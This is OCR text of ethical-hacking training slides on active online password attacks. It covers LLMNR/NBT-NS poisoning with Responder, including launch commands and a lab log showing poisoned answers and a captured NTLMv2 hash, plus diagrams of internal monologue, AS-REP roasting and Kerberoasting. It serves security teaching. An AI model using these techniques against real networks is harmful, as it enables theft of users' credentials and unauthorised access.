
- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**


User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
User sends incorrect host name – \\DtaServr
①
Host 2
③
②
\\DtaServr – NOT FOUND
User
Data Server
Host 3
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
④
Attacker

LLMNR/NBT-NS Spoofing Tool: Responder


ubuntu@ubuntu-Virtual-Machine: ~/Responder

```
ubuntu@ubuntu-Virtual-Machine:~$ cd Responder
ubuntu@ubuntu-Virtual-Machine:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu-Virtual-Machine:~/Responder$ sudo ./Responder.py -I eth0
[sudo] password for ubuntu: 
```



ubuntu@ubuntu-Virtual-Machine: ~/Responder

```
    Responder IP               [10.10.1.9]
    Challenge set              [1122334455667788]



[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name WORKGROUP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name SERVER2019 (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name SERVER2019.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name SERVER2019
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH-TOOLS (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
 [*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[SMB] NTLMv2-SSP Client   : 10.10.1.11
[SMB] NTLMv2-SSP Username : Windows11\Jason
[SMB] NTLMv2-SSP Hash     : Jason::Windows11:1122334455667788:4A51E1A82DB9226267684EAA3B03B9A6:010100000
0000000FAB468DCAF45D801694987E99B081D8F0000000002000A0053004D004200310032000100A0053004D00420031003200
4000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D004200310032000800300030000000000000
000010000000002000000796FD0E513925D289AF7F707E7261BEE3A9A042084D2F7C7F7494B8C108B60090A00100000000000000000
0000000000000000000009001C0063006900660073002F0043004500480002D0054006F006F006C00730000000000000000000
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH-TOOLS (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name ceh-tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name ceh-tools
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
```

https://github.com

Active Online Attacks: Internal Monologue Attack


- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user


Disable the security controls of NetNTLMv1
①
⑤
Crack the NTLM hash using rainbow tables
Extract all the non-network logon tokens from all the active processes
②
Interact with NTLM SSP locally to obtain NetNTLMv1 response
③
Restore the security controls of NetNTLMv1
④
Attacker
Server
⑥
Use the cracked hashes to gain system-level access
Client

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password


Domain Controller/ KDC
Request TGT
2
Receive TGT
3
1
Discover user account with pre-authentication disabled
Attacker
4
Crack TGT, obtain password to access service
Application Server

Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password

